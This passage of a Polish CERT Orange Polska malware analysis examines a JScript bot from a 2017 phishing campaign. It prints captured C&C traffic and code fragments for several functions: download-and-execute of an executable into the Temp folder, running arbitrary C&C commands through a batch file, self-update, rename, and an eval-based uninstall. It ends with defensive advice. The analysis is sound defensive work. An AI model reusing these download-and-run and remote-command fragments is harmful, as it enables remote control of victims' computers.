
która następnie została umieszczona w lokalizacji tymczasowej systemu użytkownika w folderze „Temp” o zmienionej nazwie pliku „n75nw9c.exe” i uruchomiona:




Poniższa komunikacja pomiędzy komputerem i C&C przedstawia wysłanie wykonania żądania do C&C:

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 13 Mar 2017 14:20:24 GMT

1b4
Ex|V|try {
var s1 = new ActiveXObject("Wscript.shell");
var s2 = s1.expandenvironmentstrings("%temp%") + "\\" + "n75nw9c.exe";
var s3 = new ActiveXObject("Microsoft.XMLHTTP");
var s4 = new ActiveXObject("Adodb.Stream");
s3.Open("GET", "https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe", false);
s3.Send(null);
s4.type = 1;
s4.open();
s4.write(s3.responseBody);
s4.savetofile(s2);
s1.Run(s2);
} catch(err) {

}
```

Trzecią ostatnią funkcją analizowanego złośliwego oprogramowania była funkcja [Script] umożliwiająca uruchomienie na komputerze ofiary dowolnego skryptu z dowolnym rozszerzeniem „.js” , „.vbs” , „.bat” , „html” , „.hta” , „.txt”




W poniższym przykładzie wykorzystane zostały dwa polecenia powłoki systemu Windows „whoami” (informacja o zalogowanym użytkowniku) oraz wywołanie oprogramowania „calc” (kalkulator).




Oto jak wyglądała odpowiedź wykonania rozkazu od bota o rozkazy do C&C botmastera

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 14 Mar 2017 15:54:59 GMT

21
Sc|V|whoami
calc|V|15A8OHMSPU.bat
0
```

Następnie na komputerze użytkownika tworzony był plik o nazwie „15A8OHMSPU.bat” w lokalizacji folderu tymczasowego „temp” z zawartością wydanych poleceń C&C do wykonania „whoami” oraz „calc”



Poprawne działanie tej funkcji umożliwiło wykonanie powyższych poleceń „whoami” oraz „calc” na komputerze użytkownika.



Fragment kodu, który umożliwiał wykonanie powyższego działania:

```
if (P[0] === "Sc") {
var s2 = Ex("temp") + "\\" + P[2];
var fi = fs.CreateTextFile(s2,true);
fi.Write(P[1]);
fi.Close();
sh.run(s2);
}
```

Drugą z grup funkcjonalności analizowanego złośliwego oprogramowania była grupa [WORM] odpowiedzialna za funkcjonowanie wirusa w systemie, posiadająca następujące opcje:


- [Rename] – funkcja odpowiedzialna za zmianę nazwy zainfekowanego komputera,

- [Update] – funkcja umożliwiająca wgranie kolejnej innej wersji wirusa z wprowadzonymi w kod zmianami w jego funkcjonowaniu lub infekcję systemu,


- [Close] – funkcja odpowiedzialna za zamknięcie połączenia z zainfekowanym komputerem oraz wyłączenie złośliwego oprogramowania na komputerze użytkownika do ponownego uruchomienia jego systemu operacyjnego,

- [Uninstall] – funkcja umożliwiająca odinstalowanie złośliwego oprogramowania na komputerze użytkownika

Poniższy zrzut przedstawia panel administracyjny C&C cyberprzestępcy i opcje wyboru funkcji:




Dla przedstawienia funkcji [Rename] wysłano z C&C do zainfekowanego komputera żądanie o zmianę nazwy ze zdefiniowanej wcześniej w kodzie wirusa nazwy „10marzec" (informacja dla botmastera o infekcji na bazie kampanii z 10 marca) na nazwę ustaloną przez eksperta.



Bot wykonał polecenie, informując o nim swoje C&C:

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 14 Mar 2017 16:00:15 GMT

1a
Rn|V|zmiana_nazwy_Iwo_Graj
0
```

Po chwili w C&C zmienił się przedrostek nazwy zainfekowanego komputera...



...oraz nazwa „User-Agent" bota w żądaniu HTTP do C&C, z:

User-Agent: 10marzec 4CFA107B\CERT-ORANGE\Iwo Graj\Microsoft Windows 7 Enterprise \ undefined\\YES\FALSE

```
POST /Vre HTTP/1.1
Accept: */*
Accept-Language: pl-PL
User-Agent: 10marzec 4CFA107B\CERT-ORANGE\Iwo Graj\Microsoft Windows 7 Enterprise \undefined\\YES\FALSE\
```

na

User-Agent: zmiana nazwy Iwo Graj 4CFA107B\CERT-ORANGE\Iwo Graj\Microsoft Windows 7 Enterprise \ undefined\\YES\FALSE

```
POST /Vre HTTP/1.1
Accept: */*
Accept-Language: pl
User-Agent: zmiana nazwy Iwo Graj 4CFA107B\CERT-ORANGE\Iwo Graj\Microsoft Windows 7 Enterprise \undefined\\YES\FALSE\
```

Poniżej fragment kodu odpowiedzialny za funkcję [Rename]


```
if (P[0] === "Rn") {
var ri = fs.OpenTextFile(fu,1);
var fr = ri.ReadAll();
ri.Close();
VN = VN.split("_");
fr = fr.replace(VN[0],P[1]);
var wi = fs.OpenTextFile(fu,2,false);
wi.Write(fr);
wi.Close();
sh.run("wscript.exe //B \"" + fu + "\"");
WScript.Quit(1);
}
```

Funkcja [Update] umożliwiała przesłanie na komputer użytkownika kolejnej wersji wirusa z wprowadzonymi w kod zmianami jego funkcjonowania lub infekcji systemu.

Poniższy zrzut ekranu przedstawia moment przesłania do C&C informacji o pobraniu pliku przez zainfekowany komputer i jego uruchomieniu

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 14 Mar 2017 16:09:23 GMT

400
Up|V|// Polsce, raczy ?askawy czytelnik wybaczy? mniejszym uchybieniom w ?adnym punkcie nieoddala? si? z tych dar?w Bo?ych. Wi?c z?o b?dzie chcia? szafowa?. On tak jest; rum z

var j = ["WScript.Shell","Scripting.FileSystemObject","Shell.Application","Microsoft.XMLHTTP"];
var g = ["HKCU","HKLM","HKCU\\Sterowniki","\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\","HKLM\\SOFTWARE\\Classes\\","REG_SZ","\\defaulticon\\"];
var y = ["winmgmts:","win32_logicaldisk","Win32_OperatingSystem",'A
400
ntiVirusProduct'];
```

Całość pliku „nowej wersji" wirusa została poprawnie zapisana w katalogu tymczasowym „temp" pod nazwą temp8RUBI0DVEJ.js



a następnie uruchomiona co przedstawia poniższy fragment kodu wirusa:

```
if (P[0] === "Up") {
var s2 = Ex("temp") + "\\" + P[2];
var ctf = fs.CreateTextFile(s2,true);
var gu = P[1];
gu = gu.replace("|U|","|V|");
ctf.Write(gu);
ctf.Close();
sh.run("wscript.exe //B \"" + s2 + "\"",6);
WScript.Quit(1);
}
```

Ostatnie funkcje bota to [Close] (zamyka połączenie z zainfekowanym komputerem oraz wyłączenie malware) oraz [Uninstall], umożliwiająca usunięcie złośliwego oprogramowania ze wszystkich lokalizacji na komputerze ofiary, włącznie z usunięciem plików oraz wpisów w rejestrze systemowym. Przedstawia to poniższy fragment ruchu sieciowego:

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 13 Mar 2017 14:40:25 GMT

245
Un|V|var sh = new ActiveXObject("Wscript.shell");
var fs = new ActiveXObject("Scripting.FileSystemObject");
var lsh = new ActiveXObject("Shell.Application");
var fn = "%n";
var full="%f";
var fd="%sfdr";
var nr = "%RgNe%";
try {
sh.RegDelete("HCKU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\" + nr);
} catch(err) {}

try {
fs.DeleteFile(lsh.NameSpace(7).Self.Path + "\\" + fn,true);
} catch(err) {}

try {
fs.DeleteFile(fd,true);
} catch(err) {}
```

Funkcja [Uninstall] znajdowała się również w kodzie złośliwego oprogramowania:

```
if (P[0] === "Un") {
var s2 = P[1];
var vdr = fu;
var regi = "Nothing!";
s2 = s2.replace("%f",fu).replace("%n",wn).replace("%sfdr",vdr).replace("%RgNe%",regi);
eval(s2);
WScript.Quit(1);
}
```

CERT Orange Polska radzi:

Używanie i regularną aktualizację oprogramowania antywirusowego, co z dużym prawdopodobieństwem pomoże uniknąć kolejnych infekcji złośliwym oprogramowaniem i/lub pomoże zminimalizować skutki infekcji. Zalecamy również stosowanie oprogramowania typu firewall, którego zadaniem jest zablokowanie niechcianego ruchu sieciowego.

Warto podkreślić po raz kolejny, że nigdy nie należy otwierać załączników z maili, co do których pochodzenia nie mamy stuprocentowej pewności. Jeśli nagle otrzymujesz informacje o paczce, której nigdy nie zamawiałeś, wygranej w loterii, w której nie brałeś udziału, fakturze od operatora, z którego usług nie korzystasz, rachunku za coś czego nie kupowałeś, itp. – **nie ryzykuj, usuń maila**, bądź – po zapisaniu na pulpicie – przyślij na adres: cert.opl@orange.com.

W przypadku opisywanej kampanii, klienci usług Orange, nawet jeśli uruchomili załącznik, do momentu opuszczenia sieci Orange Polska są chronieni przed wyciekiem swoich danych za pomocą CyberTarczy. Wciąż jednak dla usunięcia infekcji niezbędne jest zaktualizowanie uruchomienie antywirusa, a w przypadku jego braku – **stanowczo zalecamy** instalację i przeskanowanie wszystkich komputerów, które mogły zostać zainfekowane.